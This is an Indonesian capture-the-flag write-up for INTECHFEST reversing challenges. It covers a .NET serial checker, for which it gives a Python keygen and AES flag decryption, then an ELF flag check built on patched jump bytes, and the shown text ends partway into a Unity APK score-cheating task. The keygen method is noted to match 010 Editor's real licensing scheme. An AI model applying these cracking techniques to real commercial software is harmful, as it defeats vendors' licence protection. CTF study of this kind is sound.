        int num = 0;
        int num2 = 0;
        int num3 = 0;
        do
        {
            int num4 = ((num3 ^ 30866) + 19760 ^ 13345) %
65536;
```

```
        if (num4 % 11 == 0)
        {
            num4 /= 11;
            if (num4 <= 1000)
            {
                num = num3;
                num2 = num4;
            }
        }
        num3++;
    }
    while (num3 < 65536);
    num3 = 0;
    int num5 = (int)(*(long*)(szName + 16L /
(long)sizeof(basic_string<char, std::char_traits<char>, std::allocator<
char>\u0020>)));
    int num6 = 0;
    if (num5 <= 0)
    {
        num6 = 0;
    }
    else
    {
        int num7 = 0;
        int num8 = 0;
        int num9 = num * 15 % 256;
        int num10 = num2 * 17 % 256;
        int num11 = 0;
        long num12 = 0L;
        long num13 = (long)num5;
        if (0L < num13)
        {

basic_string<char, std::char_traits<char>, std::allocator<char>\u0020>*
ptr =
(basic_string<char, std::char_traits<char>, std::allocator<char>\u0020>
*)(szName + 24L /
(long)sizeof(basic_string<char, std::char_traits<char>, std::allocator<
char>\u0020>));
```

```
        do
        {
            long num14 = szName;
            if (((*(long*)ptr > 15L) ? 1 : 0) != 0)
            {
                num14 = *(long*)szName;
            }
            sbyte b = <Module>.toupper((int)(*(num14
+ num12)));
            int num15 = (int)((ulong)(*((ulong)b *
4UL + <Module>.TABLE) + num3) % 4294967296UL);
            if (num11 % 2 == 0)
            {
                uint* ptr2 = (b + 13) * 4L +
<Module>.TABLE;
                uint* ptr3 = (b + 47) * 4L +
<Module>.TABLE;
                uint* ptr4 = (long)num10 * 4L +
<Module>.TABLE;
                num15 = (int)((ulong)(*((long)num9 *
4L + <Module>.TABLE) + (*ptr2 ^ num15) * *ptr3 + *ptr4) %
4294967296UL);
                int num16 =
(int)((ulong)(*((long)num8 * 4L + <Module>.TABLE) + num15) %
4294967296UL);
                num6 = num16;
                num3 = num16;
            }
            else
            {
                uint* ptr4 = (b + 63) * 4L +
<Module>.TABLE;
                uint* ptr5 = (b + 23) * 4L +
<Module>.TABLE;
                uint* ptr6 = (long)num10 * 4L +
<Module>.TABLE;
                int num17 =
(int)((ulong)(*((long)num9 * 4L + <Module>.TABLE) + (*ptr4 ^ num15) * *ptr5 + *ptr6) % 4294967296UL);
```

```

        int num18 =
(int)((ulong)(*((long)num7 * 4L + <Module>.TABLE) + num17) %
4294967296UL);
        num6 = num18;
        num3 = num18;
    }
    num8 = (num8 + 19) % 256;
    num10 = (num10 + 9) % 256;
    num9 = (num9 + 13) % 256;
    num7 = (num7 + 7) % 256;
    num11++;
    num12 += 1L;
}
while (num12 < num13);
}
}

```

Pecahan kodingan pada fungsi *checkSerial* ini dikhususkan agar didapatkan beberapa nilai *num{i}* yang nantinya dipakai sebagai acuan dasar untuk mengecek *serial key*-nya karena solusi *keygen*-nya ada banyak (lebih dari 1, namun untuk mendapatkan *flag* itu hanya ada 1 kunci yang unik), yang dimana pengecekan tersebut ada pada *snippet code* berikut:

```

vector<int, std::allocator<int>> u0020>
vector<int, std::allocator<int>> _u0020> = 0L;
*(ref vector<int, std::allocator<int>>_u0020> + 8) =
0L;
*(ref vector<int, std::allocator<int>>_u0020> + 16) =
0L;

<Module>.std.vector<int, std::allocator<int>>._Construct_n<>(ref
vector<int, std::allocator<int>>_u0020>, 8L);
try
{
    *(vector<int, std::allocator<int>>_u0020> + 16L) =
num6 % 256;
    *(vector<int, std::allocator<int>>_u0020> + 20L) =
(num6 >> 8) % 256;
}

```

```
        *(vector<int,std::allocator<int>_u0020> + 24L) =
(num6 >> 16) % 256;
        *(vector<int,std::allocator<int>_u0020> + 28L) =
(num6 >> 24) % 256;
        *(vector<int,std::allocator<int>_u0020> + 12L) =
156;
        int* ptr7 = vector<int,std::allocator<int>_u0020>
+ 20L;
        *(vector<int,std::allocator<int>_u0020> + 8L) =
(num % 256 ^ *ptr7);
        ptr7 = vector<int,std::allocator<int>_u0020> +
28L;
        *(vector<int,std::allocator<int>_u0020> + 4L) =
(num >> 8 ^ *ptr7);
        ptr7 = vector<int,std::allocator<int>_u0020> +
4L;
        *vector<int,std::allocator<int>_u0020> =
((*(vector<int,std::allocator<int>_u0020> + 24L) ^ *ptr7 ^ 85) % 256
^ 167);
        sbyte* ptr8 = (sbyte*)szSerial;
        ulong num19 = (ulong)(*(long*)(szSerial + 24L /
(long)sizeof(basic_string<char,std::char_traits<char>,std::allocator<
char>\u0020>)));
        if (((num19 > 15UL) ? 1 : 0) != 0)
{
        ptr8 = *(long*)szSerial;
}
        sbyte* ptr9 = (sbyte*)szSerial;
        if (((num19 > 15UL) ? 1 : 0) != 0)
{
        ptr9 = *(long*)szSerial;
}
        sbyte* ptr10 = (sbyte*)szSerial;
        if (((num19 > 15UL) ? 1 : 0) != 0)
{
        ptr10 = *(long*)szSerial;
}
        sbyte* ptr11 = (sbyte*)szSerial;
        if (((num19 > 15UL) ? 1 : 0) != 0)
```

```
{  
    ptr11 = *(long*)szSerial;  
}  
sbyte* ptr12 = (sbyte*)szSerial;  
if (((num19 > 15UL) ? 1 : 0) != 0)  
{  
    ptr12 = *(long*)szSerial;  
}  
sbyte* ptr13 = (sbyte*)szSerial;  
if (((num19 > 15UL) ? 1 : 0) != 0)  
{  
    ptr13 = *(long*)szSerial;  
}  
sbyte* ptr14 = (sbyte*)szSerial;  
if (((num19 > 15UL) ? 1 : 0) != 0)  
{  
    ptr14 = *(long*)szSerial;  
}  
sbyte* ptr15 = (sbyte*)szSerial;  
if (((num19 > 15UL) ? 1 : 0) != 0)  
{  
    ptr15 = *(long*)szSerial;  
}  
sbyte b2 = *(sbyte*)ptr8;  
int num20;  
if (b2 >= 48 && b2 <= 57)  
{  
    num20 = (int)(b2 - 48);  
}  
else  
{  
    num20 = (int)((b2 & -33) - 55);  
}  
b2 = *(sbyte*)(ptr8 + 1L / (long)sizeof(sbyte));  
int num21;  
if (b2 >= 48 && b2 <= 57)  
{  
    num21 = (int)(b2 - 48);  
}
```

```
        else
        {
            num21 = (int)((b2 & -33) - 55);
        }
        if ((num20 << 4 | num21) != (*vector<int, std::allocator<int>_u0020> & 255))
        {
            goto IL_6FC;
        }
        b2 = *(sbyte*)(ptr9 + 2L / (long)sizeof(sbyte));
        if (b2 >= 48 && b2 <= 57)
        {
            num20 = (int)(b2 - 48);
        }
        else
        {
            num20 = (int)((b2 & -33) - 55);
        }
        b2 = *(sbyte*)(ptr9 + 2L / (long)sizeof(sbyte) +
1L / (long)sizeof(sbyte));
        int num22;
        if (b2 >= 48 && b2 <= 57)
        {
            num22 = (int)(b2 - 48);
        }
        else
        {
            num22 = (int)((b2 & -33) - 55);
        }
        if ((num20 << 4 | num22) != (*(vector<int, std::allocator<int>_u0020> + 4L) & 255))
        {
            goto IL_6FC;
        }
        b2 = *(sbyte*)(ptr10 + 5L / (long)sizeof(sbyte));
        int num23;
        if (b2 >= 48 && b2 <= 57)
        {
            num23 = (int)(b2 - 48);
        }
```

```
        }
    else
    {
        num23 = (int)((b2 & -33) - 55);
    }
    b2 = *(sbyte*)(ptr10 + 5L / (long)sizeof(sbyte) +
1L / (long)sizeof(sbyte));
    int num24;
    if (b2 >= 48 && b2 <= 57)
    {
        num24 = (int)(b2 - 48);
    }
    else
    {
        num24 = (int)((b2 & -33) - 55);
    }
    if ((num23 << 4 | num24) !=
(*(vector<int, std::allocator<int>)_u0020) + 8L) & 255))
    {
        goto IL_6FC;
    }
    b2 = *(sbyte*)(ptr11 + 7L / (long)sizeof(sbyte));
    int num25;
    if (b2 >= 48 && b2 <= 57)
    {
        num25 = (int)(b2 - 48);
    }
    else
    {
        num25 = (int)((b2 & -33) - 55);
    }
    b2 = *(sbyte*)(ptr11 + 7L / (long)sizeof(sbyte) +
1L / (long)sizeof(sbyte));
    int num26;
    if (b2 >= 48 && b2 <= 57)
    {
        num26 = (int)(b2 - 48);
    }
    else
```

```

{
    num26 = (int)((b2 & -33) - 55);
}
if ((num25 << 4 | num26) != (*(_vector<int, std::allocator<int>)_u0020) + 12L) & 255)
{
    goto IL_6FC;
}
b2 = *(sbyte*)(ptr12 + 10L / (long)sizeof(sbyte));
int num27;
if (b2 >= 48 && b2 <= 57)
{
    num27 = (int)(b2 - 48);
}
else
{
    num27 = (int)((b2 & -33) - 55);
}
b2 = *(sbyte*)(ptr12 + 10L / (long)sizeof(sbyte) + 1L / (long)sizeof(sbyte));
int num28;
if (b2 >= 48 && b2 <= 57)
{
    num28 = (int)(b2 - 48);
}
else
{
    num28 = (int)((b2 & -33) - 55);
}
if ((num27 << 4 | num28) != (*(_vector<int, std::allocator<int>)_u0020) + 16L) & 255)
{
    goto IL_6FC;
}
b2 = *(sbyte*)(ptr13 + 12L / (long)sizeof(sbyte));
int num29;
if (b2 >= 48 && b2 <= 57)

```

```
{  
    num29 = (int)(b2 - 48);  
}  
else  
{  
    num29 = (int)((b2 & -33) - 55);  
}  
b2 = *(sbyte*)(ptr13 + 12L / (long)sizeof(sbyte)  
+ 1L / (long)sizeof(sbyte));  
int num30;  
if (b2 >= 48 && b2 <= 57)  
{  
    num30 = (int)(b2 - 48);  
}  
else  
{  
    num30 = (int)((b2 & -33) - 55);  
}  
if ((num29 << 4 | num30) !=  
(*(vector<int, std::allocator<int>)_u0020 + 20L) & 255))  
{  
    goto IL_6FC;  
}  
b2 = *(sbyte*)(ptr14 + 15L /  
(long)sizeof(sbyte));  
int num31;  
if (b2 >= 48 && b2 <= 57)  
{  
    num31 = (int)(b2 - 48);  
}  
else  
{  
    num31 = (int)((b2 & -33) - 55);  
}  
b2 = *(sbyte*)(ptr14 + 15L / (long)sizeof(sbyte)  
+ 1L / (long)sizeof(sbyte));  
int num32;  
if (b2 >= 48 && b2 <= 57)  
{
```

```
        num32 = (int)(b2 - 48);
    }
else
{
    num32 = (int)((b2 & -33) - 55);
}
if ((num31 << 4 | num32) != (*(_vector<int, std::allocator<int>)_u0020 + 24L) & 255))
{
    goto IL_6FC;
}
b2 = *(sbyte*)(ptr15 + 17L / (long)sizeof(sbyte));
int num33;
if (b2 >= 48 && b2 <= 57)
{
    num33 = (int)(b2 - 48);
}
else
{
    num33 = (int)((b2 & -33) - 55);
}
b2 = *(sbyte*)(ptr15 + 17L / (long)sizeof(sbyte) + 1L / (long)sizeof(sbyte));
int num34;
if (b2 >= 48 && b2 <= 57)
{
    num34 = (int)(b2 - 48);
}
else
{
    num34 = (int)((b2 & -33) - 55);
}
if ((num33 << 4 | num34) != (*(_vector<int, std::allocator<int>)_u0020 + 28L) & 255))
{
    goto IL_6FC;
}
}
```

Pengecekannya cukup sederhana karena hanya memeriksa per 2 digit (`num{i} << 4 | num{i+1}`) dengan komparasi nilai dari *struct vector*.

```
num6 = 0xf8809629
v12 = 156
v16 = num6 % 256
v20 = (num6 >> 8) % 256
v24 = (num6 >> 16) % 256
v28 = (num6 >> 24) % 256
v4 = 0xbffd >> 8 ^ v28
v0 = (v24 ^ v4 ^ 85) % 256 ^ 167
v8 = 0xbffd % 256 ^ v20

for i in range(0,26+12):
    for j in range(0,26+12):
        if( (i << 4 | j) == (v0 & 255)):
            print("num20") #char 1
            print(f"{i = }")
            print("num21") # char 2
            print(f"{j = }")

for i in range(0,26+12):
    for j in range(0,26+12):
        if( (i << 4 | j) == (v4 & 255)):
            print("num20") #char 3
            print(f"{i = }")
            print("num22") #char 4
            print(f"{j = }")

for i in range(0,26+12):
    for j in range(0,26+12):
        if( (i << 4 | j) == (v8 & 255)):
            print("num23") #char 6
            print(f"{i = }")
            print("num24") #char 7
            print(f"{j = }")
```

```
for i in range(0,26+12):
    for j in range(0,26+12):
        if( (i << 4 | j) == (v12 & 255)):
            print("num25") #char 8
            print(f"{i = }")
            print("num26") #char 9
            print(f"{j = }")

for i in range(0,26+12):
    for j in range(0,26+12):
        if( (i << 4 | j) == (v16 & 255)):
            print("num27") #char 11
            print(f"{i = }")
            print("num28") #char 12
            print(f"{j = }")

for i in range(0,26+12):
    for j in range(0,26+12):
        if( (i << 4 | j) == (v20 & 255)):
            print("num29")
            print(f"{i = }") #char 13
            print("num30")
            print(f"{j = }") #char 14

for i in range(0,26+12):
    for j in range(0,26+12):
        if( (i << 4 | j) == (v24 & 255)):
            print("num31")
            print(f"{i = }") #char 16
            print("num32")
            print(f"{j = }") #char 17

for i in range(0,26+12):
    for j in range(0,26+12):
        if( (i << 4 | j) == (v28 & 255)):
            print("num33")
            print(f"{i = }") #char 18
            print("num34")
            print(f"{j = }") #char 19
```

```
# Contoh = 3547-6B9C-2996-80F8
```

Selanjutnya penulis dapat melakukan pengujian pengetesan *serial* yang dimasukkan ke dalam *decryptFlag*.

```
DecryptFlag(string, string) : void
1 // MainForm
2 // Token: 0x06000159 RID: 345 RVA: 0x00002904 File Offset: 0x00001D04
3 public void DecryptFlag(string serial, string flag)
4 {
5     byte[] bytes = Encoding.ASCII.GetBytes(serial.Replace("-", ""));
6     byte[] key = MD5.Create().ComputeHash(Encoding.ASCII.GetBytes(serial));
7     byte[] array = new byte[flag.Length / 2];
8     int num = 0;
9     if (0 < array.Length)
10    {
11        do
12        {
13            array[num] = Convert.ToByte(flag.Substring(num * 2, 2), 16);
14            num++;
15        }
16        while (num < array.Length);
17    }
18    Aes aes = Aes.Create();
19    aes.Key = key;
20    aes.IV = bytes;
21    aes.Padding = PaddingMode.None;
22    Aes aes2 = aes;
23    ICryptoTransform transform = aes2.CreateDecryptor(aes2.Key, aes.IV);
24    byte[] array2 = new byte[array.Length];
25    int num2 = new CryptoStream(new MemoryStream(array), transform, CryptoStreamMode.Read).Read(array2, 0, array2.Length);
26    int num3 = num2;
27    int num4 = num2 - 1;
28    if (num4 >= 0)
29    {
30        while (array2[num4] != 125)
31        {
32            num3 += -1;
33            num4 += -1;
34            if (num4 < 0)
35            {
36                break;
37            }
38        }
39    }
40 }
```

Penyelesaian:

```
from Crypto.Cipher import AES
from hashlib import md5
import binascii

def decrypt_flag(serial, hardcoded):
    serial_bytes = serial.replace(b"-", b"")

    key = md5(serial).digest()
    array = binascii.unhexlify(hardcoded)
```

```
aes = AES.new(key, AES.MODE_CBC, iv=serial_bytes)

try:
    decrypted_data = aes.decrypt(bytes(array))
    print(decrypted_data)
except Exception as e:
    print(e)

# 3547-6B8S-298M-80E0
# 3547-6B8S-298M-80F8
# 3547-6B8S-298M-80F0
# 3547-6B8S-2996-80E0
# 3547-6B8S-2996-80F8
# 3547-6B8S-2996-80F0
# 3547-6B8S-299M-80E0
# 3547-6B8S-299M-80F8
# 3547-6B8S-299M-80F0
# 3547-6B9C-298M-80E0
# 3547-6B9C-298M-80F8
# 3547-6B9C-298M-80F0
# 3547-6B9C-2996-80E0
# 3547-6B9C-2996-80F8
# 3547-6B9C-2996-80F0
# 3547-6B9C-299M-80E0
# 3547-6B9C-299M-80F8
# 3547-6B9C-299M-80F0
# 3547-6B9S-298M-80E0
# 3547-6B9S-298M-80F8
# 3547-6B9S-298M-80F0
# 3547-6B9S-2996-80E0
# 3547-6B9S-2996-80F8
# 3547-6B9S-2996-80F0
# 3547-6B9S-299M-80E0
# 3547-6B9S-299M-80F8
# 3547-6B9S-299M-80F0
# 1\47-6B8S-298M-80E0
# 1\47-6B8S-298M-80F8
# 1\47-6B8S-298M-80F0
# 1\47-6B8S-2996-80E0
```

```
# 1\47-6B8S-2996-80F8
# 1\47-6B8S-2996-80F0
# 1\47-6B8S-299M-80E0
# 1\47-6B8S-299M-80F8
# 1\47-6B8S-299M-80F0
# 1\47-6B9C-298M-80E0
# 1\47-6B9C-298M-80F8
# 1\47-6B9C-298M-80F0
# 1\47-6B9C-2996-80E0
# 1\47-6B9C-2996-80F8
# 1\47-6B9C-2996-80F0
# 1\47-6B9C-299M-80E0
# 1\47-6B9C-299M-80F8
# 1\47-6B9C-299M-80F0
# 1\47-6B9S-298M-80E0
# 1\47-6B9S-298M-80F8
# 1\47-6B9S-298M-80F0
# 1\47-6B9S-2996-80E0
# 1\47-6B9S-2996-80F8
# 1\47-6B9S-2996-80F0
# 1\47-6B9S-299M-80E0
# 1\47-6B9S-299M-80F8
# 1\47-6B9S-299M-80F0
# 2L47-6B8S-298M-80E0
# 2L47-6B8S-298M-80F8
# 2L47-6B8S-298M-80F0
# 2L47-6B8S-2996-80E0
# 2L47-6B8S-2996-80F8
# 2L47-6B8S-2996-80F0
# 2L47-6B8S-299M-80E0
# 2L47-6B8S-299M-80F8
# 2L47-6B8S-299M-80F0
# 2L47-6B9C-298M-80E0
# 2L47-6B9C-298M-80F8
# 2L47-6B9C-298M-80F0
# 2L47-6B9C-2996-80E0
# 2L47-6B9C-2996-80F8
# 2L47-6B9C-2996-80F0
# 2L47-6B9C-299M-80E0
```

```
# 2L47-6B9C-299M-80F8
# 2L47-6B9C-299M-80F0
# 2L47-6B9S-298M-80E0
# 2L47-6B9S-298M-80F8
# 2L47-6B9S-298M-80F0
# 2L47-6B9S-2996-80E0
# 2L47-6B9S-2996-80F8
# 2L47-6B9S-2996-80F0
# 2L47-6B9S-299M-80E0
# 2L47-6B9S-299M-80F8
# 2L47-6B9S-299M-80F0
# 3L47-6B8S-298M-80E0
# 3L47-6B8S-298M-80F8
# 3L47-6B8S-298M-80F0
# 3L47-6B8S-2996-80E0
# 3L47-6B8S-2996-80F8
# 3L47-6B8S-2996-80F0
# 3L47-6B8S-299M-80E0
# 3L47-6B8S-299M-80F8
# 3L47-6B8S-299M-80F0
# 3L47-6B9C-298M-80E0
# 3L47-6B9C-298M-80F8
# 3L47-6B9C-298M-80F0
# 3L47-6B9C-2996-80E0
# 3L47-6B9C-2996-80F8
# 3L47-6B9C-2996-80F0
# 3L47-6B9C-299M-80E0
# 3L47-6B9C-299M-80F8
# 3L47-6B9C-299M-80F0
# 3L47-6B9S-298M-80E0
# 3L47-6B9S-298M-80F8
# 3L47-6B9S-298M-80F0
# 3L47-6B9S-2996-80E0
# 3L47-6B9S-2996-80F8
# 3L47-6B9S-2996-80F0
# 3L47-6B9S-299M-80E0
# 3L47-6B9S-299M-80F8
# 3L47-6B9S-299M-80F0
# 3\47-6B8S-298M-80E0
```

```
# 3\47-6B8S-298M-80F8
# 3\47-6B8S-298M-80F0
# 3\47-6B8S-2996-80E0
# 3\47-6B8S-2996-80F8
# 3\47-6B8S-2996-80F0
# 3\47-6B8S-299M-80E0
# 3\47-6B8S-299M-80F8
# 3\47-6B8S-299M-80F0
# 3\47-6B9C-298M-80E0
# 3\47-6B9C-298M-80F8
# 3\47-6B9C-298M-80F0
# 3\47-6B9C-2996-80E0
# 3\47-6B9C-2996-80F8
# 3\47-6B9C-2996-80F0
# 3\47-6B9C-299M-80E0
# 3\47-6B9C-299M-80F8
# 3\47-6B9C-299M-80F0
# 3\47-6B9S-298M-80E0
# 3\47-6B9S-298M-80F8
# 3\47-6B9S-298M-80F0
# 3\47-6B9S-2996-80E0
# 3\47-6B9S-2996-80F8
# 3\47-6B9S-2996-80F0
# 3\47-6B9S-299M-80E0
# 3\47-6B9S-299M-80F8
# 3\47-6B9S-299M-80F0
for i in [b"35",b"1\\",b"2L",b"3L",b"3\\"]:
    for j in [b"47"]:
        for k in [b"6B"]:
            for l in [b"8S",b"9C",b"9S"]:
                for m in [b"29"]:
                    for n in [b"8M",b"96",b"9M"]:
                        for o in [b"80"]:
                            for p in [b"E0",b"F8",b"FO"]:
                                serial =
i+j+b"-"+k+l+b"-"+m+n+b"-"+o+p
                                # print(serial)
                                hardcoded =
```

```
b"5ce69ebdeea61f7aff03f34590bdf585fb77667ebd7501a2611f200a4801c64353e  
63a271816e3bd86c2500d0d19b5e54837b8f49be5aeedacc4715722cfa05d92a02992  
cd6dea8ff973615ba9dd9fdac623594d0cd7d0e8e52ecc72413842e4"  
    decrypt_flag(serial,hardcoded)
```

Flag:

```
INTECHFEST{did_you_know_that_this_serial_system_was_the_same_serial_sy  
stem_for_010_editor?}
```

Branches

Diberikan sebuah ELF yang memiliki mekanisme pengecekan *input* atau *flag* berdasarkan *jump instructions*. Hal ini dapat dipelajari setelah penulis melakukan dekompilasi pada *binary* tersebut.

```
9  unsigned int v10; // [rsp+5Ch] [rbp-14h]
10
11 printf("Enter the flag: ");
12 fgets(s, 64, _bss_start);
13 v10 = 0;
14 for ( i = 0; ; ++i )
15 {
16     v3 = i;
17     if ( v3 >= strlen(s) )
18         break;
19     for ( j = v10; j <= 0x1571; ++j )
20     {
21         if ( *((_BYTE *)&check_function + (int)j) == 116 )
22         {
23             *((_BYTE *)&check_function + (int)(j + 1)) = s[i];
24             v10 = j + 2;
25             break;
26         }
27     }
28 }
29 v4 = (void (*)(void))mmap(0LL, 0x1572uLL, 7, 34, -1, 0LL);
30 v7 = v4;
31 *(__QWORD *)v4 = check_function;
32 *(__QWORD *)((char *)v4 + 5482) = *(__QWORD *)((char *)&check_function + 5482);
33 qmemcpy(
34     (void *)(((unsigned __int64)v4 + 8) & 0xFFFFFFFFFFFFFF8LL),
35     (const void *)(&check_function - (_UNKNOWN *)((char *)v4 - (((unsigned __int64)v4 + 8) & 0xFFFFFFFFFFFFFF8LL))),
36     8LL * (((__DWORD)v4 - (((__DWORD)v4 + 8) & 0xFFFFFFF8) + 5490) & 0xFFFFFFF8) >> 3));
37 v7();
38 puts("That is the right flag!");
39 return 0;
40 }
```

00001189 main:9 (1189)

Ada *traversing Loop* yang dilakukan pada *binary* tersebut dan hasil inputan kita akan diberlakukan sebagai *patch* pada alamat fungsi *check_function*. 116 disana merupakan sebuah JNZ instruksi *assembly* dan bytes setelahnya merupakan variabel penentu *flow*-nya akan bergerak kemana.

Dapat kita cek pada instruksi tersebut:

```

.data:0000000000004060          public check_function
.data:0000000000004060
.data:0000000000004060
.data:0000000000004060 31 C0    check_function:           ; DATA XREF: main+52↑o
.data:0000000000004062 83 F8 00 xor    eax, eax
.data:0000000000004065          cmp    eax, 0
.data:0000000000004065          loc_4065:          ; CODE XREF: .data:loc_4065↑j
.data:0000000000004065 74 FF    jz     short near ptr loc_4065+1
.data:0000000000004067 AD      lodsd
.data:0000000000004068 84 ED      test   ch, ch
.data:000000000000406A 7D 04      jge    short loc_4070
.data:000000000000406C 14 31      adc    al, 31h ; '1'
.data:000000000000406E DA D8      fcmovu st, st
.data:0000000000004070
.data:0000000000004070          loc_4070:          ; CODE XREF: .data:000000000000406A↑j
.data:0000000000004075 A9 14 E1 27 2B    test   eax, 2B27E114h
.data:0000000000004075 B4 2E      mov    ah, 2Eh ; '.'
.data:0000000000004077 B6 53      mov    dh, 53h ; 'S'
.data:0000000000004079 D3 2E      shr    dword ptr [rsi], cl
.data:000000000000407B 24 07      and    al, 7
.data:000000000000407D 19 95 2A 2D 1D 6E    sbb    [rbp+6E1D2D2Ah], edx
.data:0000000000004083 CD 31      int    31h          ; DPMI Services ax=func xxxxh
.data:0000000000004083
.data:0000000000004085 AE      scasb
.data:0000000000004086 BB 62 90 42 58    mov    ebx, 58429062h
.data:0000000000004088 99      cdq
.data:000000000000408C FA      cli
.data:000000000000408C
;
```

Jumps akan terjadi dari rentang bytes FF ke *opcode mnemonics* lanjutan di (cmp eax, 0) [83 F8 00] sehingga yang kita bisa lakukan adalah cukup *traverse Loop* dari alamat memori *check_function* ke 0x1571 bytes ke depan dan hitung rentang-nya sehingga di dapat *bytes* yang merupakan *flag index*. Untuk memudahkan, kita dapat merancu pada setiap destinasi OPCODE 83 F8 00 saja dan melakukan IDA scripting sederhana.

```

import idaapi
import idc
import idautils

start_addr = 0x4060
for i in range(0x1571):
    curr = start_addr+i
    opcode = idc.get_wide_byte(curr)
    opcode2 = idc.get_wide_byte(curr+1)
    opcode3 = idc.get_wide_byte(curr+2)
    if opcode == 0x83 and opcode2 == 0xF8 and opcode3 == 00:
        print("== Found at " + str(curr))
        #start_addr = curr
X =
[16482,16560,16643,16732,16806,16878,16955,17030,17104,17192,17281,17
409,17480,17599,17656,17771,17875,17984,18040,18160,18260,18330,18450
,18550,18625,18738,18795,18903,19003,19075,19184,19240,19344,19456,19
512,19631,19731,19823,19932,19985,20085,20177,20230,20352,20465,20570
]
```

```
,20670,20747,20849,20972,21028,21128,21217,21326,21379,21501,21609,21  
718,21839]
```

Setelahnya didapat *address* yang memiliki OPCODE tersebut dan hanya tinggal kita tambahkan beberapa bytes saja untuk *adjustment met* dari 83 F8 00 dan 74.

```
>>> chr(16560-16486)  
'J'  
>>> chr(16563-16486)  
'M'  
>>> chr(16560-16486)  
'J'  
>>> chr(16560-16486-1)  
'I'  
>>> chr(16560-16485)  
'K'  
>>> chr(16560-16486)  
'J'  
>>> chr(16560-16487)  
'I'  
>>> chr(16643-16564-1)  
'N'  
>>> for i in range(len(x)+1):  
...     print(chr(x[i+1]-(x[i]+4)-1),end="")  
...  
Traceback (most recent call last):  
  File "<stdin>", line 2, in <module>  
IndexError: list index out of range  
INTECHFEST{Br4nch3s_As_Fl4g_Ch3ck3r_Wh0_W0uld_Hav3_Th0ught}>>> _
```

Flag: INTECHFEST{Br4nch3s_As_Fl4g_Ch3ck3r_Wh0_W0uld_Hav3_Th0ught}


BOX

Diberikan sebuah APK berbasis Mono Unity C#, yang dimana fungsionalitasnya hanya dengan melakukan klik kotak yang akan di-generate secara random koordinatnya dan setiap penulis meng-klik kotak tersebut maka akan ada pertambahan *score*.

Dari desain *game* APK tersebut mungkin objektifnya adalah dengan cara melakukan *cheating score* agar kita mendapatkan *flag*-nya setelah mencapai *score* tertentu.

Penulis menggunakan repositori il2cppdumper untuk membantu melakukan *reverse engineering* dengan cara melakukan *mapping address* dari CLR C# Mono dan akan di-patch ke lib2illcpp.so atau *shared library* yang digunakan dari APK tersebut.

Penulis mendapatkan beberapa nama fungsi beserta *offset* yang dapat dijadikan acuan dari *dump.cs* yang didapatkan dari hasil Il2CppDumper.



```
C# dump.cs  X
D: > Il2CppDumper > out > C# dump.cs > ...
123803    }
123804
123805    // Namespace:
123806    private class ClickDetector.ButtonClickStatus // TypeDefIndex: 1438
123807    {
123808        // Fields
123809        public VisualElement m_Target; // 0x10
123810        public Vector3 m_PointerDownPosition; // 0x18
123811        public long m_LastPointerDownTime; // 0x28
123812        public int m_ClickCount; // 0x30
123813
123814        // Methods
123815
123816        // RVA: 0x189B148 Offset: 0x189A148 VA: 0x189B148
123817        public void Reset() { }
123818
123819        // RVA: 0x189AEC8 Offset: 0x1899EC8 VA: 0x189AEC8
123820        public void .ctor() { }
123821    }
```

```
315302 // Namespace:  
315303 public class GameManager : MonoBehaviour // TypeDefIndex: 4341  
315304 {  
315305     // Fields  
315306     public static GameManager Instance; // 0x0  
315307     private int currentScore; // 0x20  
315308     private uint realScore; // 0x24  
315309     public bool isCheating; // 0x28  
315310     public TextMeshProUGUI scoreText; // 0x30  
315311  
315312     // Methods  
315313  
315314     // RVA: 0xD7AEE4 Offset: 0xD79EE4 VA: 0xD7AEE4  
315315     private void Awake() { }  
315316  
315317     // RVA: 0xD7AFFC Offset: 0xD79FFC VA: 0xD7AFFC  
315318     private void Update() { }  
315319  
315320     // RVA: 0xD7AD8C Offset: 0xD79D8C VA: 0xD7AD8C  
315321     public void AddScore() { }  
315322  
315323     // RVA: 0xD7B1F0 Offset: 0xD7A1F0 VA: 0xD7B1F0  
315324     public byte[] Decrypt(byte[] data) { }  
315325  
